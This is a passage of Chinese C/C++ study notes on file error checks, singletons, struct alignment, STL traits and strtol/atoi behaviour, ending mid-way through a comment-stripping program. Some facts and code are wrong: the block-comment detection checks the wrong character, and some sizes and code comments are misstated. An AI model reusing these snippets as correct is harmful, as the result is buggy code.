以下例子说明了 feof 的用法：

```
1 /* feof example: byte counter */
2 #include <stdio.h>
3
4 int main ()
5 {
6     FILE * pFile ;
7     int n = 0;
8     pFile = fopen ("myfile.txt","rb");
9     if (pFile==NULL) perror ("Error opening file");
10    else
11    {
12        while (fgetc (pFile) != EOF) {
13            ++n;
14        }
15        if (feof(pFile)) {
16            puts ("End-of-File reached.");
17            printf ("Total number of bytes read: %d\n", n);
18        }
19        else puts ("End-of-File was not reached.");
20        fclose (pFile);
21    }
22    return 0;
23 }
```

这个例子说明了 ferror 的用法：

```
1 /* ferror example: writing error */
2 #include <stdio.h>
3 int main ()
4 {
5     FILE * pFile ;
```

```
6 pFile=fopen("myfile.txt","r");
7 if (pFile==NULL) perror ("Error opening file");
8 else {
9     fputc ('x',pFile);
10    if (ferror (pFile))
11        printf ("Error Writing to myfile.txt\n");
12    fclose (pFile);
13 }
14 return 0;
15 }
```

2.11.11 C++ IO 流出错状态

```
1 // Range relations : bad < fail = operator! < good
2
3 std::ios::fail(); // Check whether either failbit or badbit is set
4 std::ios::eof(); // Check whether eofbit is set
5 std::ios::bad(); // Check whether badbit is set
6
7 // Returns true if none of the stream's error state
8 // flags (eofbit, failbit and badbit) is set.
9 std::ios::good();
10
11 // Returns whether an error flag is set (either failbit or badbit).
12 // Notice that this function does not return the same as member good(),
13 // but the opposite of member fail().
14 std::ios::operator bool();
```

2.12 单例模式的实现问题

2.12.1 使用静态成员的实现

```
1 class CMySingleton
2 {
3 public:
4     static CMySingleton& Instance()
5     {
6         static CMySingleton singleton;
```

```
7     return singleton;
8 }
9
10 // Other non-static member functions
11 private:
12 CMySingleton() {}                                // Private constructor
13 ~CMySingleton() {}                               // Prevent copy-construction
14 CMySingleton(const CMySingleton&);           // Prevent assignment
15 CMySingleton& operator=(const CMySingleton&); // Prevent assignment
16 };
```

这种实现方式的缺陷是我们无法控制多个单例的构造析构顺序。当多个单例对象在析构过程中相互依赖时，可能会导致错误。

```
1 struct A
2 {
3     A() { B::Instance(); C::Instance().call(); }
4 };
5
6 struct B
7 {
8     ~B() { C::Instance().call(); }
9     static B& Instance() { static B MI; return MI; }
10 };
11
12 struct C
13 {
14     static C& Instance() { static C MI; return MI; }
15     void call() {}
16 };
17
18 A globalA;
```

A的构造函数会导致B和C的单例被依次构造。静态对象的析构顺序与其构造顺序相反，因此C先被析构。B在析构时会调用C的方法，导致未定义行为。

2.12.2 使用指针的实现

使用不死鸟模式(Phoenix Singleton)解决多个单例相互依赖的问题。

```
1 // in s.hpp
2 class S
```

```
3  {
4  public:
5      static S& Instance() // already defined
6  private:
7      static void CleanUp();
8      S(); // later, because that's where the work takes place
9      ~S() { /* anything */ }
10     // not copyable
11     S(S const&);
12     S& operator=(S const&);
13     static S* MInstance;
14 };
15
16 // in s.cpp
17 S* S::MInstance = 0;
18 S& S::Instance () { if (MInstance == 0) MInstance = new S(); return *MInstance; }
19 S::S() { atexit (&CleanUp); }
20 S::CleanUp() { delete MInstance; MInstance = 0; } // Note the = 0 bit !!!
```

2.12.3 线程安全单例的实现

一种广为人知的做法是使用所谓的 Double-Checked Locking:

```
1  class Singleton
2  {
3  private:
4      static Singleton * volatile m_instance;
5      Singleton () {}
6  public:
7      static Singleton * getInstance ();
8  };
9
10 Singleton* volatile Singleton :: m_instance = 0;
11
12 Singleton* Singleton :: getInstance ()
13 {
14     if (NULL == m_instance)
15     {
16         Lock(); // 借用其它类来实现, 如boost
17         if (NULL == m_instance)
18         {
19             }
```

```
20         m_instance = new Singleton;
21     }
22     UnLock();
23 }
24 return m_instance;
25 }
```

Double-Checked Locking 机制不是一个完美的解决方案，首先，编译器可能会乱序优化，将 Singleton 对象的初始化调整到 m_instance 赋值之后，使得某个进程得到的 m_instance 可能只是未完成构造的裸内存。其次，在多处理器 (multiprocessors) 的情况下，超线程技术必然会混合执行指令，指令的执行顺序更无法保障。Java 会将整个 getInstance 标为 Syncronized，除此别无他法实现线程安全。C++ 也采取类似做法，引入相关同步对象 (synchronization object)：

```
1 #ifndef SINGLETON_H
2 #define SINGLETON_H
3
4 #include "synobj.h"
5
6 class Singleton {
7 public:
8     static Singleton& Instance() { // Unique point of access
9         Lock lock(_mutex);
10        if (0 == _instance) {
11            _instance = new Singleton();
12            atexit(Destroy); // Register Destroy function
13        }
14        return *_instance;
15    }
16    void DoSomething(){}
17 private:
18    static void Destroy() { // Destroy the only instance
19        if ( _instance != 0 ) {
20            delete _instance;
21            _instance = 0;
22        }
23    }
24    Singleton() {} // Prevent clients from creating a new Singleton
25    ~Singleton() {} // Prevent clients from deleting a Singleton
26    Singleton(const Singleton&); // Prevent clients from copying a Singleton
27    Singleton& operator=(const Singleton&);
28 private:
```

```
29     static Mutex _mutex;
30     static Singleton * _instance; // The one and only instance
31 };
32
33 #endif/*SINGLETON_H*/
```

2.12.4 Monoid 模式

Monoid 模式是 Flyweight 模式的退化，也可看做是在单例模式上应用代理模式。思想是所有实例共享相同的状态。

```
1 class Monoid
2 {
3 public:
4     void foo() { if (State* i = Instance()) i->foo(); }
5     void bar() { if (State* i = Instance()) i->bar(); }
6 private:
7     struct State {};
8     static State* Instance();
9     static void CleanUp();
10    static bool MDestroyed;
11    static State* MInstance;
12 };
13
14 // .cpp
15 bool Monoid::MDestroyed = false;
16 State* Monoid::MInstance = 0;
17
18 State* Monoid::Instance()
19 {
20     if (!MDestroyed && !MInstance)
21     {
22         MInstance = new State();
23         atexit (&CleanUp);
24     }
25     return MInstance;
26 }
27
28 void Monoid::CleanUp()
29 {
30     delete MInstance;
```

```
31 MInstance = 0;  
32 MDestroyed = true;  
33 }
```

2.13 对象大小与对齐

2.13.1 C++ 常见类型的大小

- string:4 (注: 类的大小依具体实现而异)
- istream:144
- vector:13
- 空类: 1 (注: 空类作为派生类的基类部分时可以大小为零)
- 多重继承空类: 1
- 虚继承空类: 4. 因为涉及虚表 ([10]P59)

2.13.2 sizeof(字符串)

字符串数组长度 (使用 sizeof() 求取) 等于字符串长度加 1, 因为末尾的零也占一位。而指向字符串的 char* 变量的长度则为指针长度 (比如 4)。这是字符串与字符数组的区别之一。二者都可以用静态字符串变量初始化。静态字符串也可用 sizeof() 求取长度。

```
1  
2 #include <iostream>  
3 using namespace std;  
4  
5 size_t string_len (const char str [])  
6 {  
7     return sizeof( str );  
8 }  
9  
10 size_t string8_len (const char str [8])  
11 {  
12     return sizeof( str );  
13 }
```

```
15 int main(int argc, char* argv[])
16 {
17 #define STATIC_STRING "123456789"
18     const char sc[] = STATIC_STRING;
19     const char *dc = STATIC_STRING;
20
21     cout << sizeof(STATIC_STRING) << endl; //10
22     cout << sizeof(sc) << endl; //10
23     cout << sizeof(dc) << endl; //4
24     cout << string_len(sc) << endl; //4
25     cout << string8_len(sc) << endl; //4
26
27     return 0;
28 }
```

2.13.3 sizeof(C 二维数组)

```
1 #include <stdlib.h>
2 #include <stdint.h>
3 #include <stdio.h>
4
5 int a[3][5] = {
6     1, 2, 3, 4, 5,
7     6, 7, 8, 9, 10,
8     11, 12, 13, 14, 15
9 };
10
11 int main(int argc, char* argv[])
12 {
13     printf("sizeof(a) = %d\n", sizeof(a));
14     printf("sizeof(*a) = %d\n", sizeof(*a));
15     printf("sizeof(**a) = %d\n", sizeof(**a));
16     printf("**(a+1) = %d\n", **(a+1));
17     printf("**(a+2) = %d\n", **(a+2));
18     printf("**(a+3) = %d\n", **(a+3));
19     printf("**(a+4) = %d\n", **(a+4));
20
21     return 0;
22 }
23
24 /*  
输出结果:  
*/
```

```

25 sizeof(a) = 60
26 sizeof(*a) = 20
27 sizeof(**a) = 4
28 **(a+1) = 6
29 **(a+2) = 11
30 **(a+3) = 0
31 **(a+4) = 0
32 */

```

a 的类型是什么？如果 int daytab[2][13] 作为函数参数，那么函数声明应形如

```

1 void f(int daytab [2][13]) { ... }
2 void f(int daytab [] [13]) { ... }
3 void f(int (*daytab)[13]) { ... }

```

第三种声明解释了 a+1 实际的地址偏移并非 sizeof(a)，而是 20。

2.13.4 成员地址偏移

stddef.h 提供以下宏可用于求取类型为 t 的对象的成员变量 m 相对于对象起始字节的地址偏移 [10]：

```

1 #define offsetof(t,m) ((size_t)&((t *)0)->m)

```

将地址零强制转换为所关心的类型，则各字段的地址等于其相对于 0 的偏移。只要不引用各字段，就不会发生段错误。

类似地，内核代码 linux/kernel.h 中提供的 container_of 宏定义将 type 类型的成员变量 member 的指针 ptr 转为结构体地址。

```

1 #define container_of(ptr, type, member){ \
2     const typeof( ((type *)0)->member ) *__mptr=(ptr); \
3     (type *) ( (char *)__mptr - offsetof(type,member));}

```

其中，typeof 是 gcc 的 C 语言扩展保留字，用于声明变量类型。

2.13.5 C 变量对齐规则

内存中的数据对齐准则，指数据所在内存地址必须是数据长度的整数倍 ([10]P50)。当在栈上分配变量空间时，这一点由编译器保证，且不同的编译器会输出不同的结果。当在堆上分配大片空间，由程序员故意在非变量长度整数倍的地址上存放一变量，这一点可能无法保证。

对于成员变量对齐规则,有参 [10]P49。

1. 如果成员均小于处理器位数,以最长成员为对齐单位
2. 如果存在成员达到或超过处理器位数,则以处理器位数为对齐单位
3. 类型相同的连续元素位于连续的空间内,如同数组(只要第一个元素满足内存中的数据对齐规则,其后元素必然满足对齐规则)。
4. 对象的大小为对齐单位的整数倍

VC++中加上 #pragma pack(n) 的设定能改变默认的数据对齐长度, n 需为 2 的幂,如果没有参数 n,相当于取消上一次设定。

使用 g++ 测试,总结出如下规律:成员变量如果是结构体,则分解开考虑,相当于所有成员的长度只能是 1,2,4,8。如果 32 位机上出现了 4 字节或 8 字节的变量,则结构长度为 4 字节的倍数,而每个成员均须保证自身是对齐的(假设结构体起始于 4 字节倍数地址)。如果最长的成员长 2 字节,则结构长度为 2 字节的倍数。如果是由单字节变量聚合成,则无需考虑对齐。

还有一种总结:

1. 原则 1、普通数据成员对齐规则:第一个数据成员放在 offset 为 0 的地方,以后每个数据成员存储的起始位置要从该成员大小的整数倍开始,或对齐单位整数倍,取较小者
2. 原则 2、结构体成员对齐规则:如果一个结构里有某些结构体成员,则该结构体成员要从其内部最大元素大小的整数倍地址开始存储。(struct a 里存有 struct b, b 里有 char, int, double 等元素,那 b 应该从 8 的整数倍开始存储。)
3. 原则 3、结构体大小对齐规则:结构体大小也就是 sizeof 的结果,必须是其内部成员中最大的对齐参数的整数倍

另外,在栈上分配结构体空间,是如何确定起始地址的?可以猜想,如果确保结构体起始于 4 字节倍数的地址,则可以保证每个成员都是对齐的。但实际分配原则应比此宽松。

以下为一些测试例:

```
1 #include <stdlib.h>
2 #include <stdint.h>
3 #include <stdio.h>
4
5 /*#pragma pack(2)*/
```

```
6  struct char_only{  
7      char f1;  
8  };  
9  
10 struct char3{  
11     char f1:3;  
12 };  
13  
14 struct int3 {  
15     int f1:3;  
16 };  
17  
18  
19 struct int3_int2 {  
20     int f1:3;  
21     int f2:2;  
22 };  
23  
24 struct int3_int2_char {  
25     int f1:3;  
26     int f2:2;  
27     char f3;  
28 };  
29  
30 struct int3_char {  
31     int f1:3;  
32     char f2;  
33 };  
34  
35 struct int24_char {  
36     int f1:24;  
37     char f2;  
38 };  
39  
40 struct int25_char {  
41     int f1:25;  
42     char f2;  
43 };  
44  
45 struct int_char {  
46     int f1;  
47     char f2;  
48 };
```

```
49
50 struct char_int {
51     char f1;
52     int f2;
53 };
54
55 struct char_short_int {
56     char f1;
57     short f2;
58     int f3;
59 };
60
61 struct char_int_short {
62     char f1;
63     int f3;
64     short f2;
65 };
66
67 struct int_double_float {
68     int f1;
69     double f3;
70     float f2;
71 };
72
73
74 struct float_struct_int_double_float {
75     float f1;
76     struct int_double_float f2;
77 };
78
79 struct int_double_char {
80     int f1;
81     double f3;
82     char f2;
83 };
84
85
86
87 struct char_short_int_double {
88     char f1;
89     short f2;
90     int f3;
91     double f4;
```

```
92 };
```

```
93
```

```
94 struct char_short_char_double {
```

```
95     char f1; //2
```

```
96     short f2; //2
```

```
97     char f3; //4
```

```
98     double f4; //8
```

```
99 };
```

```
100
```

```
101 struct char_char_double {
```

```
102     char f1; //1
```

```
103     char f3; //3
```

```
104     double f4; //8
```

```
105 };
```

```
106
```

```
107 #define PRINT(x) printf("%s = %d\n", #x, x)
```

```
108
```

```
109 int main(int argc, char* argv [])
```

```
110 {
```

```
111     PRINT(sizeof(int));
```

```
112     PRINT(sizeof(double));
```

```
113     PRINT(sizeof(struct char_only));
```

```
114     PRINT(sizeof(struct char3));
```

```
115     PRINT(sizeof(struct int3));
```

```
116     PRINT(sizeof(struct int3_int2));
```

```
117     PRINT(sizeof(struct int3_int2_char));
```

```
118     PRINT(sizeof(struct int3_char));
```

```
119     PRINT(sizeof(struct int24_char));
```

```
120     PRINT(sizeof(struct int25_char));
```

```
121     PRINT(sizeof(struct int_char));
```

```
122     PRINT(sizeof(struct int_double_float));
```

```
123     PRINT(sizeof(struct float_struct_int_double_float));
```

```
124     PRINT(sizeof(struct int_double_char));
```

```
125     PRINT(sizeof(struct char_int));
```

```
126     PRINT(sizeof(struct char_short_int));
```

```
127     PRINT(sizeof(struct char_int_short));
```

```
128     PRINT(sizeof(struct char_short_int_double));
```

```
129     PRINT(sizeof(struct char_short_char_double));
```

```
130     PRINT(sizeof(struct char_char_double));
```

```
131     return 0;
```

```
132 }
```

输出结果：

```
sizeof(int) = 4
sizeof(double) = 8
sizeof(struct char_only) = 1
sizeof(struct char3) = 1
sizeof(struct int3) = 4
sizeof(struct int3_int2) = 4
sizeof(struct int3_int2_char) = 4
sizeof(struct int3_char) = 4
sizeof(struct int24_char) = 4
sizeof(struct int25_char) = 8
sizeof(struct int_char) = 8
sizeof(struct int_double_float) = 16
sizeof(struct float_struct_int_double_float) = 20
sizeof(struct int_double_char) = 16
sizeof(struct char_int) = 8
sizeof(struct char_short_int) = 8
sizeof(struct char_int_short) = 12
sizeof(struct char_short_int_double) = 16
sizeof(struct char_short_char_double) = 16
sizeof(struct char_char_double) = 12
```

如果使用了 #pragma pack(2), 则输出结果:

```
sizeof(int) = 4
sizeof(double) = 8
sizeof(struct char_only) = 1
sizeof(struct char3) = 1
sizeof(struct int3) = 2
sizeof(struct int3_int2) = 2
sizeof(struct int3_int2_char) = 2
sizeof(struct int3_char) = 2
sizeof(struct int24_char) = 4
sizeof(struct int25_char) = 6
sizeof(struct int_char) = 6
sizeof(struct int_double_float) = 16
```

```
sizeof(struct float_struct_int_double_float) = 20
sizeof(struct int_double_char) = 14
sizeof(struct char_int) = 6
sizeof(struct char_short_int) = 8
sizeof(struct char_int_short) = 8
sizeof(struct char_short_int_double) = 16
sizeof(struct char_short_char_double) = 14
sizeof(struct char_char_double) = 10
```

使用位域的主要目的是压缩存储，其大致规则为：

- 1) 如果相邻位域字段的类型相同，且其位宽之和小于类型的 sizeof 大小，则后面的字段将紧邻前一个字段存储，直到不能容纳为止；
- 2) 如果相邻位域字段的类型相同，但其位宽之和大于类型的 sizeof 大小，则后面的字段将从新的存储单元开始，其偏移量为其类型大小的整数倍；
- 3) 如果相邻的位域字段的类型不同，则各编译器的具体实现有差异，VC6 采取不压缩方式，Dev-C++ 采取压缩方式；
- 4) 如果位域字段之间穿插着非位域字段，则不进行压缩；
- 5) 整个结构体的总大小为最宽基本类型成员大小的整数倍。

结构，联合，或者类的数据成员，第一个放在偏移为 0 的地方，以后每个数据成员的对齐，按照 #pragma pack 指定的数值和这个数据成员自身长度中，比较小的那个进行。也就是说，当 #pragma pack 的值等于或超过所有数据成员长度的时候，这个值的大小将不产生任何效果。而结构整体的对齐，则按照结构体中最大的数据成员和 #pragma pack 指定值之间，较小的那个进行。

#pragma pack(1) 表示完全没有对齐考虑，紧凑布局。

当数据定义中出现 __declspec(align()) 时，指定类型的对齐长度还要用自身长度和这里指定的数值比较，然后取其中较大的。最终类/结构的对齐长度也需要和这个数值比较，然后取其中较大的。可以这样理解， __declspec(align()) 和 #pragma pack 是一对兄弟，前者规定了对齐的最小值，后者规定了对齐的最大值，两者同时出现时，前者拥有更高的优先级。

```
1 struct test {
2     int f1;
3     double f2;
4     int f3 [0];
5 };
```

上述 f3 是不占内存的，但可作指针用，只是一个指向结尾的指针。

```
1 struct char1 {  
2     char f3[1];  
3 };
```

该结构体占用的空间为 1，即 f3 占用 1 字节内存，但可作指针用。

2.13.6 C++ 多继承下的内存布局

```
1 #include <cassert>  
2 #include <cstdlib>  
3 #include <climits>  
4 #include <cstring>  
5 #include <stack>  
6 #include <vector>  
7 #include <iostream>  
8 #include <algorithm>  
9 #include <iterator>  
10 using namespace std;  
11  
12 #define COUT(x) cout << #x << " = " << x << endl  
13  
14 struct Base1 {  
15     int b1;  
16     virtual void f() {}  
17 };  
18  
19 struct Base2 {  
20     int b2;  
21     virtual void g() {}  
22 };  
23  
24 struct Derived: public Base1, public Base2 {  
25     int d1;  
26     int d2;  
27     virtual void h() {}  
28     virtual void f() {}  
29 };  
30  
31  
32 int main(void) {
```

```
33 Derived d;
34 Base1 *bp1 = &d;
35 Base2 *bp2 = &d;
36 COUT(bp1);
37 COUT(bp2);
38 COUT(&d);
39 COUT(&d.d2);
40 return 0;
41 }
42 /*
43 输出结果:
44 bp1 = 0xbfc4b038
45 bp2 = 0xbfc4b040
46 &d = 0xbfc4b038
47 &d.d2 = 0xbfc4b04c
48 */
49 */
```

2.13.7 Structure Packing

The Lost Art of C Structure Packing

The Lost Art of C Structure Packing(Chinese Version)

```
1 #pragma pack(push) //save state
2 #pragma pack(4)//4—byte alignment
3 struct test
4 {
5     char m1;
6     double m4;
7     int m3;
8 };
9 #pragma pack(pop)// restore state
```

Another example:

```
1 #pragma pack(push, 1) // exact fit — no padding
2 struct MyStruct
3 {
4     char b;
5     int a;
6     int array [2];
```

```

7 };
8 #pragma pack(pop) //back to whatever the previous packing mode was

```

Without the pragma directive, the size of the structure is 16 bytes - with the packing of 1 - the size is 13 bytes

Gcc's attribute **aligned** specifies a minimum alignment for the variable or structure field, measured in bytes. For example, the declaration:

```

1 int x __attribute__ ((aligned (16))) = 0;

```

causes the compiler to allocate the global variable x on a 16-byte boundary.

This attribute also specifies a minimum alignment (in bytes) for variables of the specified type(structure or union type). For example, the declarations:

```

1 struct S { short f[3]; } __attribute__ ((aligned (8)));
2 typedef int more_aligned_int __attribute__ ((aligned (8)));

```

force the compiler to insure (as far as it can) that each variable whose type is struct S or more_aligned_int will be allocated and aligned at least on a 8-byte boundary.

The **packed** attribute specifies that a variable or structure field should have the smallest possible alignment—one byte for a variable, and one bit for a field, unless you specify a larger value with the aligned attribute. Here is a structure in which the field x is packed, so that it immediately follows a:

```

1 struct foo {
2     char a;
3     int x[2] __attribute__ ((packed));
4 };

```

2.14 SGI STL 源码学习笔记

vector 动态增长是乘以 2 的关系，未必是 2 的幂。c[idx] 没有边界检查，而 c.at(idx) 方式访问元素会抛出 range_error。

STL 三大组件：容器，算法，迭代器。SGI STL 又加上仿函数，适配器，配置器。

STL 序列式容器：vector, deque, list, forward_list, priority_queue, stack 适配器，queue 适配器（SGI 定义了非标准的 slist，以算法形式存在的 heap）。

STL 关联式容器: set, map, multiset, multimap (SGI 定义了非标准的 hashtable, hashset, hashmap 等, 以算法形式存在的 RBTree)。

有了 hashmap(unordered_map), 为什么还要保留基于红黑树的 map? 第一, 平衡二叉树的查找时间未必比常数查找时间慢多少 (100W 记录只需 20 次比较), 而哈希表未必有多快 (设计不当, 以及哈希函数耗时); 第二, 哈希表占用大量的内存空间, 是以空间换时间的方法。

insert 操作执行前插并范围刚插入的值, erase 则返回被删除的下一个值。以下代码删除偶数, 复制奇数:

```

1 vector<int> vi = {0,1,2,3,4,5,6,7,8,9};
2 auto iter = vi.begin(); // call begin , not cbegin because we're changing vi
3 while ( iter != vi.end() ) {
4     if (*iter % 2) {
5         iter = vi.insert ( iter , *iter ); // duplicate the current element
6         iter += 2; // advance past this element and the one inserted before it
7     } else
8         iter = vi.erase( iter ); // remove even elements
9     // don't advance the iterator ; iter denotes the element after the one we erased
10 }
```

2.15 strtol 和 atoi

```

1 /* stdlib.h */
2 int atoi(const char *nptr);
3 long int strtol (const char *nptr, char **endptr, int base);
```

出错测试结论 (32 位机, gcc4.6.3): atoi 在转换失败时返回 0, 不设置 errno, 无从判断转换是否失败。strtol 在转换失败时也返回 0, 不设置 errno, 但 endptr 会指向 nptr。strtol 在溢出时 errno 设置为 ERANGE, 返回 LONG_MAX 或 LONG_MIN, atoi 也有类似行为, 返回 INT_MAX 或 INT_MIN。

int 和 long 的上下限在 limits.h 中定义:

```

1 # define INT_MIN (-INT_MAX - 1)
2 # define INT_MAX 2147483647
3
4 # if __WORDSIZE == 64
5 # define LONG_MAX 9223372036854775807L
6 # else
```

```
7 # define LONG_MAX 2147483647L  
8 # endif  
9  
10 # define LONG_MIN (-LONG_MAX - 1L)
```

以下为测试程序：

```
1 #include <iostream>  
2 #include <cstdlib>  
3  
4 using namespace std;  
5  
6 void test_strtol (const char *str)  
7 {  
8     char *endptr = nullptr ;  
9     long result ;  
10    int errsave ;  
11    errno = 0;  
12    result = strtol ( str , &endptr, 10);  
13    errsave = errno ;  
14  
15    cout <<  
16    __FUNCTION__ <<  
17    "(\" " << str <<  
18    "\") , endptr shift: " <<(long)(endptr - str)<<  
19    ", result: " << result <<  
20    ", errno: " << errsave << endl;  
21 }  
22  
23 void test_atoi (const char *str)  
24 {  
25     long result ;  
26     int errsave ;  
27     errno = 0;  
28     result = atoi ( str );  
29     errsave = errno ;  
30  
31     cout <<  
32     __FUNCTION__ <<  
33     "(\" " << str <<  
34     "\") , result: " << result <<  
35     ", errno: " << errsave << endl;  
36 }
```

```
37
38 int main()
39 {
40     void (*f)(const char *) = test_strtol ;
41     f("-485stop");
42     f("--485stop");
43     f("-0-485stop");
44     f("+2147483647stop");
45     f("+2147483648stop");
46     f("+21474836488stop");
47     f("-2147483648stop");
48     f("-2147483649stop");

49
50     f = test_atoi ;
51     f("-485stop");
52     f("--485stop");
53     f("-0-485stop");
54     f("+2147483647stop");
55     f("+2147483648stop");
56     f("+21474836488stop");
57     f("-2147483648stop");
58     f("-2147483649stop");

59
60     return 0;
61 }
```

以下为测试程序输出：

```
test_strtol("-485stop"), endptr shift: 4, result: -485, errno: 0
test_strtol("--485stop"), endptr shift: 0, result: 0, errno: 0
test_strtol("-0-485stop"), endptr shift: 2, result: 0, errno: 0
test_strtol("+2147483647stop"), endptr shift: 11, result: 2147483647, errno: 0
test_strtol("+2147483648stop"), endptr shift: 11, result: 2147483647, errno: 34
test_strtol("+21474836488stop"), endptr shift: 12, result: 2147483647, errno: 34
test_strtol("-2147483648stop"), endptr shift: 11, result: -2147483648, errno: 0
test_strtol("-2147483649stop"), endptr shift: 11, result: -2147483648, errno: 34
test_atoi("-485stop"), result: -485, errno: 0
test_atoi("--485stop"), result: 0, errno: 0
test_atoi("-0-485stop"), result: 0, errno: 0
test_atoi("+2147483647stop"), result: 2147483647, errno: 0
```

```
test_atoi("+2147483648stop"), result: 2147483647, errno: 34
test_atoi("+21474836488stop"), result: 2147483647, errno: 34
test_atoi("-2147483648stop"), result: -2147483648, errno: 0
test_atoi("-2147483649stop"), result: -2147483648, errno: 34
```

2.16 trait 技法

特性萃取技术依赖于 trait 模板、category 类体系和重载函数体系。

标准STL定义了**struct iterator_traits**，其中的**iterator_category**字段可取五种类型，对应五类迭代器。

```
1 struct input_iterator_tag {};
2 struct output_iterator_tag {};
3 struct forward_iterator_tag : public input_iterator_tag {};
4 struct bidirectional_iterator_tag : public forward_iterator_tag {};
5 struct random_access_iterator_tag : public bidirectional_iterator_tag {};
6
7
8 template <class Iterator>
9 struct iterator_traits {
10     typedef typename Iterator::iterator_category iterator_category;
11     typedef typename Iterator::value_type value_type;
12     typedef typename Iterator::difference_type difference_type;
13     typedef typename Iterator::pointer pointer;
14     typedef typename Iterator::reference reference;
15 };
```

迭代器类和迭代器 tag 类是两个相关联的类体系结构。以下是两个迭代器类：

```
1
2 template <class T, class Distance> struct input_iterator {
3     typedef input_iterator_tag iterator_category;
4     typedef T value_type;
5     typedef Distance difference_type;
6     typedef T* pointer;
7     typedef T& reference;
8 };
9
10 template <class T, class Distance> struct random_access_iterator {
11     typedef random_access_iterator_tag iterator_category;
12     typedef T value_type;
```

```
13 typedef Distance difference_type ;
14 typedef T* pointer ;
15 typedef T& reference ;
16 };
```

还有一个通用的迭代器类：

```
1
2
3 struct iterator {
4     typedef Category iterator_category ;
5     typedef T      value_type;
6     typedef Distance difference_type ;
7     typedef Pointer   pointer ;
8     typedef Reference reference ;
9 };
```

内置指针也是一种迭代器：

```
1
2 template <class T>
3 struct iterator_traits <T*> {
4     typedef random_access_iterator_tag iterator_category ;
5     typedef T                      value_type;
6     typedef ptrdiff_t            difference_type ;
7     typedef T*                  pointer ;
8     typedef T&                  reference ;
9 };
```

这是一个便利函数，返回一个迭代器类对应的iterator_category类实例，实现了两个类体系结构的对应：

```
1
2 template <class Iterator>
3 inline typename iterator_traits <Iterator>:: iterator_category
4 iterator_category (const Iterator &)
5     typedef typename iterator_traits <Iterator>:: iterator_category category;
6     return category ();
7 }
```

于是可根据不同的iterator_category类实例实现不同的操作：

```
2 template <class InputIterator , class Distance>
3 inline void advance( InputIterator & i, Distance n) {
4     __advance(i, n, iterator_category (i));
5 }
6
7 template <class InputIterator , class Distance>
8 inline void __advance( InputIterator & i, Distance n, input_iterator_tag ) {
9     while (n--) ++i;
10 }
11
12 template <class RandomAccessIterator, class Distance>
13 inline void __advance(RandomAccessIterator& i, Distance n,
14                     random_access_iterator_tag ) {
15     i += n;
16 }
```

SGI STL 定义了非标准的 *type_traits* 把这种技法扩大到了迭代器以外的世界。

```
1 template <class ForwardIterator>
2 inline void
3 __destroy_aux( ForwardIterator first , ForwardIterator last , __false_type ) {
4     for ( ; first < last ; ++ first )
5         destroy(&* first );
6 }
7
8 template <class ForwardIterator>
9 inline void __destroy_aux( ForwardIterator , ForwardIterator , __true_type ) {}
10
11 template <class ForwardIterator , class T>
12 inline void __destroy( ForwardIterator first , ForwardIterator last , T* ) {
13     typedef typename __type_traits<T>:: has_trivial_destructor trivial_destructor ;
14     __destroy_aux( first , last , trivial_destructor () );
15 }
```

2.17 针对 C 语言的轮子

Glib 库为 Gnome 项目的基础，可独立用于其他项目做轮子。Glib 项目的 test 目录可作为 demo 以供学习。

2.17.1 boost

在 Linux 下编译：

```
./bootstrap.sh  
./b2
```

在 mingw 环境下编译：

```
./bootstrap.bat mingw  
./b2.exe --toolset=gcc --build-type=complete
```

2.17.2 日志调试

Glib 的功能中包含了日志调试，但是不甚便利。默认情况下，debug 和 info 级别的日志默认是不打开的，其他级别的日志都是打开的。可以通过设置环境变量 G_MESSAGES__DEBUG=all 打开所有日志。如果需要对级别进行精细调控，需要自定义日志处理 handler，自己的 handler 可以调用默认的 g_log_default_handler()。glib 并未提供定义好的给定阈值控制法。

GitHub 项目 [zlog](#) 提供了较好的日志功能。快速配置时，将配置文件 myzlog.conf，zlog.h 头文件和静态库文件置入当前项目路径。编译时要同时链接 pthread 库。参考该项目的 README.md 文件。

```
#include <stdio.h>  
#include "zlog.h"  
  
int main()  
{  
  
    if (dzlog_init("myzlog.conf", "my_cat")) {  
        printf("init failed\n");  
        return -1;  
    }  
  
    dzlog_info("%d: %d, %d", high_freq_bcounts, ok, bad);  
    zlog_fini();  
    return 0;  
}
```

}

第 3 章

编程题目

3.1 代码：去除 C++ 代码中的注释

条件是该源程序语法正确。源代码分为行注释部分、块注释部分和无注释部分。注释的起始位置只会出现在无注释部分，且不会出现在字符串中。

如何判断字符串？双引号作为字符串起点的条件：在字符串之外，未被转义，未被单引号括起（''''）。

如何判断字符是否被转义？在反斜线后，且反斜线本身未被转义。转义反斜线只会出现在字符串或单字符常量结构（'a'）中。作行连接时也会用反斜线。

如何判断字符是否出现在单引号字符结构中？单引号作为字符常量起点的条件是，该单引号未必转义，且未出现在字符串中。

另外，不必担心出现 `int *p; a = b/*p` 这种代码，它不能通过编译，必须在除号后面加空格。

```
1 #include <iostream>
2 #include <fstream>
3 #include <sys/stat.h>
4
5 using namespace std;
6
7 class CommentEraser {
8     public:
9         static void erase(const char *in, char *out, size_t len);
10    };
11
12 void CommentEraser::erase(const char *in, char *out, size_t len)
13 {
14     if (!in || !out || !len) return;
15
16     const char *p = in, *pend = in + len;
```

```
18 char *q = out, oldc = 0;
19 bool in_dq = false, in_sq = false, in_esc = false;
20 bool in_lc = false, in_bc = false;
21
22 // escape sign must be in either dq or sq
23 // ' can be in dq without escaping, be in sq with escaping
24 // "" can be in dq with escaping, be in sq with or without escaping
25 // which means, " is no quotation sign when in sq or when escaped
26
27 while (p != pend) {
28     char c = *p;
29     if (in_lc) {
30         if ('\n' == c) {
31             in_lc = false;
32             *q++ = '\n';
33         }
34     } else if (in_bc) {
35         if ('/' == c && '*' == oldc) {
36             in_bc = false;
37         }
38     } else { // not in comment
39         if ('\\' == c) { // backslash
40             in_esc = !in_esc;
41         } else { // not backslash
42             if ('\'' == c) { // '
43                 if (!in_esc && !in_dq) {
44                     in_sq = !in_sq; // true single quotation
45                 }
46             } else if ('"' == c) {
47                 if (!in_esc && !in_sq)
48                     in_dq = !in_dq; // true double quotation
49             } else if ('/' == c) {
50                 if (!in_dq && '/' == oldc)
51                     in_lc = true;
52             } else if ('*' == c) {
53                 if (!in_dq && '*' == oldc)
54                     in_bc = true;
55             }
56             in_esc = false;
57         }
58     if (in_lc || in_bc) // new comment
59         q--;//unwrite '?'
60     else
```

```
61         *q++ = c;
62     } // not in comment
63     oldc = c;
64     p++;
65 }
66 }
67
68 int main(int argc, char *argv[])
69 {
70     if (argc < 2) {
71         cout << "Usage: " << argv[0] << " filename " << endl;
72     }
73
74     ifstream is(argv[1], ios::binary);
75     if (!is) {
